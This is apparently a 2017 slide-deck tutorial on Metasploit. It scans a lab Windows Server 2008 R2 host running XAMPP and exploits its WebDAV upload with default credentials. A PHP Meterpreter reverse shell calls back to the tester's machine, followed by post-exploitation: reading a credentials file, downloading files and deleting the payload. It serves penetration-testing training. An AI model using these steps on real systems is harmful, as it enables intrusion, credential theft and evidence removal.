

Introduction to Metasploit

AUGUST 10, 2017

Objectives


- What is Metasploit?
- Where to go for information and help
- msfconsole
- Finding and configuring an exploit
- Selecting a payload and pairing with the exploit
- Meterpreter or raw shell?
- Post exploitation



Metasploit

- Large collection of exploits included in the default installation
- ... and a likewise great number of auxiliary modules
- Greatly simplifies initial exploitation and post exploitation efforts. Takes the effort out of building an exploit, adding shellcode, dealing with bad characters, creating a listener, and being limited to working only with raw shells.

RAPID7



Metasploit Editions


- Four editions; two free and two commercial

<h2>Pro</h2> <p>For penetration testers and IT security teams</p> <p>Free 14-day Trial</p>	<h2>Express</h2> <p>For IT generalists in SMBs</p> <p>Buy Online</p>	<h2>Community</h2> <p>For small companies and students</p> <p>Free Download</p>	<h2>Framework</h2> <p>For developers and security researchers</p> <p>Free Download</p>
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- We will be using the Framework edition

Where to go for further info

- Rapid7 Community site <https://community.rapid7.com/community/metasploit>



Scan The Target

- Reconnaissance is the first step ... we need to scan the target to identify any open ports and attempt to identify running services on those ports
- Using Nmap on the Kali machine:

```
root@there:~# nmap -A --reason 192.168.0.32
```

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-08-09 01:06 EDT
```

Review Nmap Results

- Looks like Windows Server 2008R2
- 2008? Are those still common out there in the wild?
- Let's ask Shodan


```
root@there:~# nmap -A --reason 192.168.0.32

Starting Nmap 7.40 ( https://nmap.org ) at 2017-08-09 01:06 EDT
Nmap scan report for 192.168.0.32
Host is up, received arp-response (0.00073s latency).
Not shown: 988 closed ports
Reason: 988 resets
PORT      STATE SERVICE      REASON      VERSION
80/tcp    open  http         syn-ack ttl 128 Apache httpd 2.2.14 ((W:
|_http-server-header: Apache/2.2.14 (Win32) DAV/2 mod_ssl/2.2.14 Oper
|_http-title: XAMPP 1.7.3
|_Requested resource was http://192.168.0.32/xampp/splash.php
135/tcp    open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
139/tcp    open  netbios-ssn syn-ack ttl 128 Microsoft Windows netbir
443/tcp    open  ssl/http     syn-ack ttl 128 Apache httpd 2.2.14 ((W:
|_http-server-header: Apache/2.2.14 (Win32) DAV/2 mod_ssl/2.2.14 Oper
|_http-title: XAMPP 1.7.3
|_Requested resource was https://192.168.0.32/xampp/splash.php
|_ssl-cert: Subject: commonName=localhost
|_Not valid before: 2009-11-10T23:48:47
|_Not valid after: 2019-11-08T23:48:47
|_ssl-date: 2017-08-09T05:07:13+00:00; -1s from scanner time.
|_sslv2:
|_SSLv2 supported
|_ciphers:
|_SSL2_RC4_128_EXPORT40_WITH_MD5
|_SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_SSL2_DES_64_CBC_WITH_MD5
|_SSL2_IDEA_128_CBC_WITH_MD5
|_SSL2_DES_192_EDE3_CBC_WITH_MD5
|_SSL2_RC4_128_WITH_MD5
|_SSL2_RC2_128_CBC_WITH_MD5
445/tcp    open  microsoft-ds syn-ack ttl 128 Windows Server 2008 R2
3389/tcp    open  tcpwrapped   syn-ack ttl 128
|_ssl-cert: Subject: commonName=WIN-8SPMRFBGUKN
|_Not valid before: 2017-08-07T14:03:15
|_Not valid after: 2018-02-06T14:03:15
|_ssl-date: 2017-08-09T05:07:13+00:00; -1s from scanner time.
49153/tcp   open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49154/tcp   open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49156/tcp   open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49158/tcp   open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49159/tcp   open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49161/tcp   open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
MAC Address: 00:15:5D:02:D2:06 (Microsoft)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows 7:- cpe:/o:microsoft:windows 7::sp:
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, V
Network Distance: 1 hop
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows 7:- cpe:/o:microsoft:windows 7::sp:

Host script results:
|_clock-skew: mean: -1s, deviation: 0s, median: -1s
|_nbstat: NetBIOS name: WIN-8SPMRFBGUKN, NetBIOS user: <unknown>, Net
|_smb-os-discovery:
|_OS: Windows Server 2008 R2 Standard 7600 (Windows Server 2008 R2
```


Microsoft Server 2008 R2

- Device search engine Shodan shows 221,987 servers exposed to the Internet in August 2017. More than half are hosted in the US.



Review Nmap Results

- Look at the results for 80/tcp, the web server information:
 - Apache 2.2.14
 - XAMPP 1.7.3
- XAMPP is a free open source cross platform web server solution stack developed by Apache Friends consisting of an Apache HTTP server, MariaDB database, and interpreters for PHP and Perl (<https://en.wikipedia.org/wiki/XAMPP>)

```
root@there:~# nmap -A --reason 192.168.0.32

Starting Nmap 7.40 ( https://nmap.org ) at 2017-08-09 01:06 EDT
Nmap scan report for 192.168.0.32
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|_ Not valid before: 2009-11-10T23:48:47
|_ Not valid after: 2019-11-08T23:48:47
|_ ssl-date: 2017-08-09T05:07:13+00:00; -1s from scanner time.
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|_   SSLv2 supported
|_   ciphers:
|_     SSL2_RC4_128_EXPORT40_WITH_MD5
|_     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_     SSL2_DES_64_CBC_WITH_MD5
|_     SSL2_IDEA_128_CBC_WITH_MD5
|_     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_     SSL2_RC4_128_WITH_MD5
|_     SSL2_RC2_128_CBC_WITH_MD5
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Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows 7:- cpe:/o:microsoft:windows 7::sp:
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Host script results:
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
msfconsole

- Let's now fire up Metasploit on Kali
- 'msfconsole' will start Metasploit ... be patient with it as it can take a little while to start up

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# msfconsole  
IIIIII  dTb.dTb  
  II    4'  v  'B  
  II    6.    .P  
  II    'T;. .;P'  
  II    'T;. .;P'  
IIIIII  'YvP'  
I love shells --egypt  
  
Taking notes in notepad? Have Metasploit Pro track & report  
your progress and findings -- learn more on http://rapid7.com/metasploit  
  
=f metasploit v4.9.3-2014072301 [core:4.9 api:1.0] 1
```

msfconsole: search

- So much in there ... how to find?
- Search for an exploit, auxiliary module, etc



msfconsole: use

- 'use' tells msf what you want to do; it could be an exploit, listener, or auxiliary module

```
msf > search xampp
[!] Module database cache not built yet, using slow search

Matching Modules
=====

   Name                                          Disclosure Date   Rank      Description
   ----                                          -
   exploit/windows/http/xampp_webdav_upload_php 2012-01-14        excellent XAMPP WebDAV PHP Upload

msf > use exploit/windows/http/xampp_webdav_upload_php
msf exploit(xampp_webdav_upload_php) > options

Module options (exploit/windows/http/xampp_webdav_upload_php):

   Name      Current Setting  Required  Description
   ----      -
   FILENAME   -                no        The filename to give the payload. (Leave Blank for Random)
   PASSWORD   xampp            no        The HTTP password to specify for authentication
   PATH       /webdav/         yes       The path to attempt to upload
   Proxies    -                no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST      -                yes       The target address
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   USERNAME   wampp            no        The HTTP username to specify for authentication
   VHOST      -                no        HTTP server virtual host

Exploit target:

   Id  Name
   --  -
   0    Automatic
```

msfconsole: options

- 'show options' displays (most of the) settings we can play with
- Look for 'required' and consider the optional ones as they may prove useful or important in some situations

Name	Current Setting	Required	Description
-----	-----	-----	-----
FILENAME		no	The filename to give the payload. (Leave Blank for Random)
PASSWORD	xampp	no	The HTTP password to specify for authentication
PATH	/webdav/	yes	The path to attempt to upload
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOST		yes	The target address
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
USERNAME	wampp	no	The HTTP username to specify for authentication
VHOST		no	HTTP server virtual host

msfconsole: options

- Only one option needs to be configured, RHOST, since that is the only required field that does not have a value assigned

PATH	/webdav/	yes
Proxies		no
RHOST		yes
RPORT	80	yes
SSL	false	no

msfconsole: Setting options

- Use the 'set' keyword followed by the option name:

```
msf exploit(xampp_webdav_upload_php) > set RHOST 192.168.0.32
RHOST => 192.168.0.32
```

- Good practice to double check all options before proceeding by using the 'options' command again:

```
msf exploit(xampp_webdav_upload_php) > set RHOST 192.168.0.32
RHOST => 192.168.0.32
msf exploit(xampp_webdav_upload_php) > options

Module options (exploit/windows/http/xampp_webdav_upload_php):

  Name      Current Setting  Required  Description
  ----      -
  FILENAME   xampp            no        The filename to give the payload. (Leave Blank for Random)
  PASSWORD   xampp            no        The HTTP password to specify for authentication
  PATH       /webdav/         yes       The path to attempt to upload
  Proxies    192.168.0.32     no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOST      192.168.0.32     yes       The target address
  RPORT      80               yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  USERNAME   wampp            no        The HTTP username to specify for authentication
  VHOST      wampp            no        HTTP server virtual host


Exploit target:

  Id  Name
  --  -
  0    Automatic

msf exploit(xampp_webdav_upload_php) > 
```

Exploit is configured but ...

- We now have a configured exploit but it cannot do anything by itself.
- It's a rocket with no warhead or satellite payload. It can fly across a network but that's about all it can do.
- We need to select and then configure a suitable payload



SpaceX Falcon 5

- XAMPP:
 - X – as in cross platform
 - A – Apache web server
 - M – MySQL/MariaDB database
 - **P – PHP**
 - P – Perl
- We will use a PHP-based payload to pair with this exploit

msfconsole: set payload

- Try using the tab-autocomplete feature to see other options for some of this, just be aware that if there are many items available in the tab-autocomplete that msfconsole may seem to hang.
- We know we want to set a payload that uses PHP so enter 'set payload php' and then double tap the tab key (sometimes more than once) to see all available PHP payloads:

```
msf exploit(xampp_webdav_upload_php) > set payload php/
set payload php/bind_perl
set payload php/bind_perl_ipv6
set payload php/bind_php
set payload php/bind_php_ipv6
set payload php/download_exec
set payload php/exec
set payload php/meterpreter/bind_tcp
set payload php/meterpreter/bind_tcp_ipv6
```

- We will use php/meterpreter/reverse_tcp

```
msf exploit(xampp_webdav_upload_php) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf exploit(xampp_webdav_upload_php) > █
```


msfconsole: options ... AGAIN!

- Now we need to configure the payload options:

```
payload => php/meterpreter_reverse_tcp  
msf exploit(xampp_webdav_upload_php) > options
```

Module options (exploit/windows/http/xampp_webdav_upload_php):

Name	Current Setting	Required	Description
FILENAME		no	The filename to give the payload. (Leave Blank for Random)
PASSWORD	xampp	no	The HTTP password to specify for authentication
PATH	/webdav/	yes	The path to attempt to upload
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOST	192.168.0.32	yes	The target address
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
USERNAME	wampp	no	The HTTP username to specify for authentication
VHOST		no	HTTP server virtual host

Payload options (php/meterpreter_reverse_tcp):

Name	Current Setting	Required	Description
LHOST		yes	The listen address
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----
0	Automatic

msfconsole: options ... AGAIN!

- Remember:
 - RHOST is the remote host/the target IP address
 - RPORT is the remote host's port number
 - LHOST is the local host/your computer IP address or where you want the shell to call back
 - LPORT is the local host/your computer's port it will use when it calls home
- What is my IP address again? 'ifconfig' will refresh my memory

```
msf exploit(xampp_webdav_upload_php) > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.35 netmask 255.255.255.0 broadcast 192.168.0.255
    inet6 ::3434:b1b:d6c9:225d prefixlen 64 scopeid 0x0<global>
    inet6 ::20c:29ff:fedc:5f35 prefixlen 64 scopeid 0x0<global>
    inet6 fe80::20c:29ff:fedc:5f35 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:dc:5f:35 txqueuelen 1000 (Ethernet)
    RX packets 3493 bytes 960842 (938.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 650 bytes 53611 (52.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

msfconsole: payload options

```
msf exploit(xampp_webdav_upload_php) > set LHOST 192.168.0.35
LHOST => 192.168.0.35
msf exploit(xampp_webdav_upload_php) > set LPORT 30405
LPORT => 30405
msf exploit(xampp_webdav_upload_php) > █
```

- Set my local machine's LHOST IP address (yours will be different, of course)
- Also changed from the default LPORT out of personal preference ... it is a required field but comes prepopulated with a default value lazy IDS systems alert on

msfconsole: Final check before launch

- Exploit and Payload configured. Double check your settings one last time.

```
msf exploit(xampp_webdav_upload_php) > options
```

```
Module options (exploit/windows/http/xampp_webdav_upload_php):
```

Name	Current Setting	Required	Description
FILENAME		no	The filename to give the payload. (Leave Blank for Random)
PASSWORD	xampp	no	The HTTP password to specify for authentication
PATH	/webdav/	yes	The path to attempt to upload
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOST	192.168.0.32	yes	The target address
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
USERNAME	wampp	no	The HTTP username to specify for authentication
VHOST		no	HTTP server virtual host

```
Payload options (php/meterpreter_reverse_tcp):
```

Name	Current Setting	Required	Description
LHOST	192.168.0.35	yes	The listen address
LPORT	30405	yes	The listen port

```
Exploit target:
```

Id	Name
0	Automatic

```
msf exploit(xampp_webdav_upload_php) > █
```

msfconsole: exploit

- When ready: exploit

```
msf exploit(xampp_webdav_upload_php) > exploit

[*] Started reverse TCP handler on 192.168.0.35:30405
[*] Uploading Payload to /webdav/7pfF0oh.php
[*] Attempting to execute Payload
[*] Meterpreter session 1 opened (192.168.0.35:30405 -> 192.168.0.32:49248) at 2017-08-08 12:56:54 -0400

meterpreter > █
```

- Be patient. It may take a few seconds for the 'meterpreter>' shell to appear. If you get a 'Meterpreter session 1 opened' you're probably OK and just waiting for the systems to finalize the meterpreter session.



meterpreter

- Meterpreter makes Windows post exploitation substantially easier. It also resides only in memory, writing nothing to disk (although our 'exploit' did write to disk), uses encrypted communications from the exploited machine back to yours, and offers a variety of powerful post exploitation tools.
- Working with raw command shells on Windows has limitations and if anything goes wrong you end up having to re-exploit the machine to re-establish the shell. Meterpreter provides an interface for sending commands to Windows APIs, affording easier access to a wide variety of Windows O/S features than the cmd.exe offers natively.

Post Exploitation

- Congrats! You have demonstrated remote access to a machine ... screenshot it, write the report, and wait for the check?
- Demonstrate impact to the organization's risk model:
 - Are you on a machine of any value or interest?
 - Are you in a restricted environment where you wouldn't be able to do anything?
 - Could you pivot from this initial access to systems of greater value or sensitivity?
 - Do any host based security systems detect and evict you?
 - Does anyone working defense detect you?

meterpreter: Initial Post-Exploitation

- What sort of system are we on?
- What user context do we have? Administrator? Some other lesser powered user account?
- Can we take a look at the file system?
 - Any interesting files?
 - What may be some good interesting file locations we should look at?
- What sort of commands are available from within meterpreter?

```
meterpreter > ?  
  
Core Commands  
=====
```

Command	Description
-----	-----
?	Help menu
background	Backgrounds the current session
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread

meterpreter: Initial Post-Exploitation

```
meterpreter > getuid
Server username: Administrator (0)
meterpreter > getpid
Current pid: 2268
meterpreter > sysinfo
Computer      : WIN-8SPMRFBGUKN
OS            : Windows NT WIN-8SPMRFBGUKN 6.1 build 7600 ((null)) i586
Meterpreter   : php/windows
meterpreter > pwd
C:\xampp\webdav
meterpreter > ls
Listing: C:\xampp\webdav
=====
```

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
100666/rw-rw-rw-	27031	fil	2017-08-08 12:56:53 -0400	7pfF0oh.php
100666/rw-rw-rw-	313	fil	2017-08-08 10:09:20 -0400	index.html
100666/rw-rw-rw-	277	fil	2017-08-08 10:09:20 -0400	webdav.txt

```
meterpreter > █
```


meterpreter: File Viewing and Pillaging

```
meterpreter > ls
Listing: C:\xampp\webdav
=====

Mode                Size      Type    Last modified          Name
----                -
100666/rw-rw-rw-   27031   fil     2017-08-08 12:56:53 -0400 7pfF0oh.php
100666/rw-rw-rw-    313    fil     2017-08-08 10:09:20 -0400 index.html
100666/rw-rw-rw-    277    fil     2017-08-08 10:09:20 -0400 webdav.txt

meterpreter > cat webdav.txt
WEB-DAV für den gemeinsamen REMOTE-Zugriff
auf WWW-Dokumente über den Apache2.

Die Module mod_dav.so und mod_dav_fs.so auskommentieren
URL: http://localhost/webdav/
User: wampp Password: xampp
E-Mail-Adresse bei Dreamweaver angeben.
Lokales Directory: /xampp/webdav/
meterpreter > █
```

Hmmm ... that 7pfF0oh.php file
looks familiar ... basic forensic
evidence ...

```
msf exploit(xampp_webdav_upload_php) > exploit

[*] Started reverse TCP handler on 192.168.0.35:30405
[*] Uploading Payload to /webdav/7pfF0oh.php
[*] Attempting to execute Payload
[*] Meterpreter session 1 opened (192.168.0.35:30405 ->
```

The webdav.txt file contains the username and password for the webdav service we exploited to gain this access. Since we used those default credentials to gain access it's not news to us but if we gained access via some other exploit we would want to look for files such as this in order to expand access to other systems and services.

meterpreter: File Viewing and Pillaging

- We can download files over the Meterpreter session to our local machine using the 'download' command.
- We can also delete files on the remote machine ... like maybe our php file we used to establish the meterpreter session? And then confirm that it is gone.

```
meterpreter > download 7pfF0oh.php
